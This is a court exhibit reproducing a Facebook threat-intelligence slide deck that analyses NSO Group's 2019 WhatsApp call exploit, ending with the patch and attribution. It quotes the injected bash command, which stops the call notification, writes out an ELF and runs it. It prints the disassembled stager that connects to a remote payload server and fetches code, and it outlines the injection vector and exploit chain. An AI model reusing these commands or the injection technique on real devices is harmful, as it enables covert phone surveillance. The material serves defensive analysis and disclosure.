

UNITED STATES DISTRICT COURT  
NORTHERN DISTRICT OF  
CALIFORNIA

Case #: 4:19-cv-07123-PJH

Plntf Exhibit No. PTX-0930

Date Admitted: \_\_\_\_\_

By: \_\_\_\_\_

Kelly Collins, Deputy Clerk

## Document Produced in Native Format

facebook



# NSODays

**Drew Robinson**

Corp Threat Intel

# Upfront Credit

- This represents the work of a huge number of people.

- Early May

# WhatsApp Logs

chatd0016.atn:

# Breaking It Down

- w=com.whatsapp;
  - WhatsApp APK pkg name
- t=/data/data/\$w/files/t;
  - Path on Android device to WA files/t.
- e=echo;
- c=\"chmod 777\";
- g=grep;
- v=/system/bin/am;
  - Android ActivityManager


## Breaking It Down (cont.)

- `u=$(which id>/dev/null && $e $((`id | $g -oE \"uid=[0-9]+\" | $g -oE \"[0-9]+`\` / 100000)) || $e 0);`
  - Get UID for the application
- `cp $v ${t}p;`
  - Copy ActivityManager bin to /data/data/\$w/files/tp
- `s="stopservice --user $u $w/.voipcalling.VoiceFGService;";`
  - Intended to stop a part of the WA voice calling.
- `$v $s || ${t}p $s;`
  - Invoke ActivityManager to try and stop the VoiceFGService which is responsible for foreground notifications of an incoming voice call.

# Breaking It Down (fin.)

- `rm ${t}*;`
- `$e -en \"\x7fELF<snip>\x14d4tX${t}z\x00\">$t;`
  - Writes out an ELF with a WA relative path in it.
- `$c $t;`
  - `chmod`
- `$t>${t}z;`
  - Execute ELF, pipe output
- `$c ${t}z;`
  - Chmod output
- `${t}z 14a86db9 00001f93 c1c82fe5 623acb3c;`
- `rm ${t}*;`

# Into the ELF



Load file /Users/lowkey/Documents/Malware/WA/data/data/com.whatsapp/files/t as

ELF for ARM (Executable) [elf64.dylib]

Binary file

Processor type

ARM Little-endian [ARM]



Set

```

0020 ; -----
0020     MOV          R7, #0x119
0024     MOVS         R2, #0
0028     EOREQ        R0, R0, R4,LSR R0
002C     ANDEQ        R0, R0, R1
0030     ADRL         R12, (sub_4A+1)
0038     BX           R12 ; sub_4A
003C     CODE16
003C
003C ; ====== S U B R O U T I N E ======
003C
003C
003C do_syscall
003C             ; CODE XREF: sub_4A+20+p
003C             ; sub_4A+2C+p ...
003C     MOV          R1, SP
003E loc_3E
003E             ; CODE XREF: do_syscall+A+j
003E     MOVS         R0, R6
0040     SVC          0
0042     ADD          R1, R0
0044     SUBS         R2, R2, R0
0046     BNE          loc_3E
0048     BX           LR
0048 ; End of function do_syscall
0048
004A
004A ; ====== S U B R O U T I N E ======
004A
004A ; Attributes: noreturn
004A
004A sub_4A
004A             ; CODE XREF: ROM:00000038↑j
004A             ; DATA XREF: ROM:00000030↑o
004A     MOVS         R0, #2 ; AF_INET
004C     MOVS         R1, #1 ; SOCK_STREAM
004E     SVC          0 ; socket(domain = 2 (AF_INET), type = 1 (SOCK_STREAM), family = 0 (TCP))
0050     MOVS         R6, R0 ; r6 = socket_fd
0052     ADDS         R7, #2 ; connect()
0054     ADR.W        R1, byte_88 ; struct sockaddr
0058     MOVS         R2, #0x10
005A     SVC          0 ; connect()
005C     MOVS         R7, #4
005E     MOVS         R0, R6 ; socket_fd
0060     ADDS         R1, #8 ; buf: 0x88+0x8 = 0x90
0062     SVC          0 ; write
0064     PUSH         {R5}
0066     MOVS         R2, #4
0068     MOVS         R7, #3 ; read
006A     BL           do_syscall
006E     POP          {R2}
0070     MOVS         R5, R2
0072     SUB.W        SP, SP, R2
0076     BL           do_syscall
007A     MOVS         R7, #4 ; write
007C     MOVS         R6, #1
007E     MOVS         R2, R5
0080     BL           do_syscall
0084     MOVS         R7, #1
0086     SVC          0
0086 ; End of function sub_4A
0086

```

# Secondary Payload Server (SPS) Extraction

```
sockaddr_extract = r"(\\\\x02\\\\x00.{30,50}\\\\)"  
...  
def parse_sock_struct(sockaddr):  
    sockaddr = sockaddr.replace('\\\\\\', '\\')  
    sockaddr = sockaddr.decode('string_escape')  
    port = struct.unpack(">H", sockaddr[2:4])[0]  
    ip = ""  
    for o in sockaddr[4:8]:  
        ip += str(ord(o)) + "."  
    ip = ip[:-1]  
    key = sockaddr[8:12]  
    #ret_val = "{ip}:{port} - {key}".format(ip=ip, port=port, key=key)  
    return (ip, port, key)
```

# What Does It Do?

- Opens a TCP socket
- Connects using sockaddr struct at specific address
- Writes 16 bytes from within the file to the socket
- Reads 4 bytes from the socket (we'll call this i)
- Reads i bytes from the socket (we'll call these j)
- Writes j to STDOUT
- \${t>\${t}z;
  - Execute ELF, pipe output

# So WTF is Going On

```
2019/05/05-04:30:37.446786 <0.9683.2021> voip_validation:415 === [rate-limited] Failed VoIP stanza validation:  
{envelope,{wid,<<"REDACTED">>,'c.us',{resource,android,2,19,98,0,success}},  
'chatd@chatd0016.atn',  
{wid,<<"REDACTED">>,'c.us',none},  
nil,#call,<<"79F4779A7B7AD1DBBB3B34F9367F59DB">>,  
[{compressed_size,undefined},{plaintext_size,1904},{enc_version,2},{enc_count,0},{ts,{1557,55837,446725}},{notify_name,<<"REDACTED">>}],  
131584,  
[{el,'#offer',  
[{"#call-id",<<"9D7971F5199DD8DC93B8B976BEF0F397">>}, {"#call-creator","REDACTED@s.whatsapp.net"}],  
{el,'#re',[{"caller_implicit_active","0"}],[]},  
{el,'#encode',[{"sampling_rate","33975"}],[]},  
{el,'#xor_cipher',[{"enabled","1"}, {"on_rtp","true"}, {"p1","6700417"}, {"p2","31079"}],[]},  
{el,'#audio',[{"enc","opus"}, {"rate","8000"}],[]},  
{el,'#audio',[{"enc","opus"}, {"rate","16000"}],[]},  
{el,'#video',[{"enc","h.264"}, {"orientation","1"}, {"screen_width","1080"}, {"screen_height","1920"}],[]},  
{el,'#video',[{"enc","vp8/h.264"}, {"orientation","1"}, {"screen_width","1080"}, {"screen_height","1920"}],[]},  
{el,'#video',[{"enc","vp8"}, {"orientation","1"}, {"screen_width","1080"}, {"screen_height","1920"}],[]},  
  
{el,'#options',  
[  
 {"media_pipeline_setup_wait_threshold_in_msec","0"},  
 {"connecting_tone_desc", "(w=com.whatsapp...)"}  
]  
}
```

# How Calls on WA Work

- Person A wants to call Person B
- Each person in a potential convo will have different capabilities
- Negotiation phase, facilitated by WA server
- Performs things like bandwidth estimation, codec identification
- Each member in a call sends info on the negotiation to WA server which relays it to others.

## **connecting\_tone\_desc**

- Server-side vulnerability
- Modern code is supposed to filter those settings which result from the negotiation phase.
- Sent an old format which still existed for backward compat reasons to the negotiation server

# Exploit Full Chain

- Attacker sends a 1:1 call offer to a victim, injecting bash commands.
  - This triggers a call on the user's phone.
- At this point the attacker can actively send data to the victim's device.
- Begins process for exploiting the now publicized client-side overflow vulnerability.

## Exploit Full Chain (cont.)

- Overwrites some pointers
- Upgrades the 1:1 call to a group call
  - Adds second attacker phone number to the call
- Doing so triggers some callbacks which attackers were previously able to overwrite pointers for.
- This triggers exec of the bash script from the connecting\_tone\_desc.

# Victim Perspective?

- Your phone starts ringing
- It stops before you can answer
- You're owned

# Our Fix

- Coordinating the patch was complicated
- Balancing equities
- Need to fix both server and client
- Pushed server-side fix May 10
- Client side fixes sent to Play Store, to appear on May 13

# WhatsApp voice calls used to inject Israeli spyware on phones

Messaging app discovers vulnerability that has been **open for weeks**

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The malicious code, developed by the secretive Israeli company NSO Group, could be transmitted even if users did not answer their phones, and the calls often disappeared from call logs, said the spyware dealer, who was recently briefed on the WhatsApp hack.

# So Where's the NSO?

- Lots of SPSs
- Overlap with overt NSO owned infrastructure

REDACTED

REDACTED

# Questions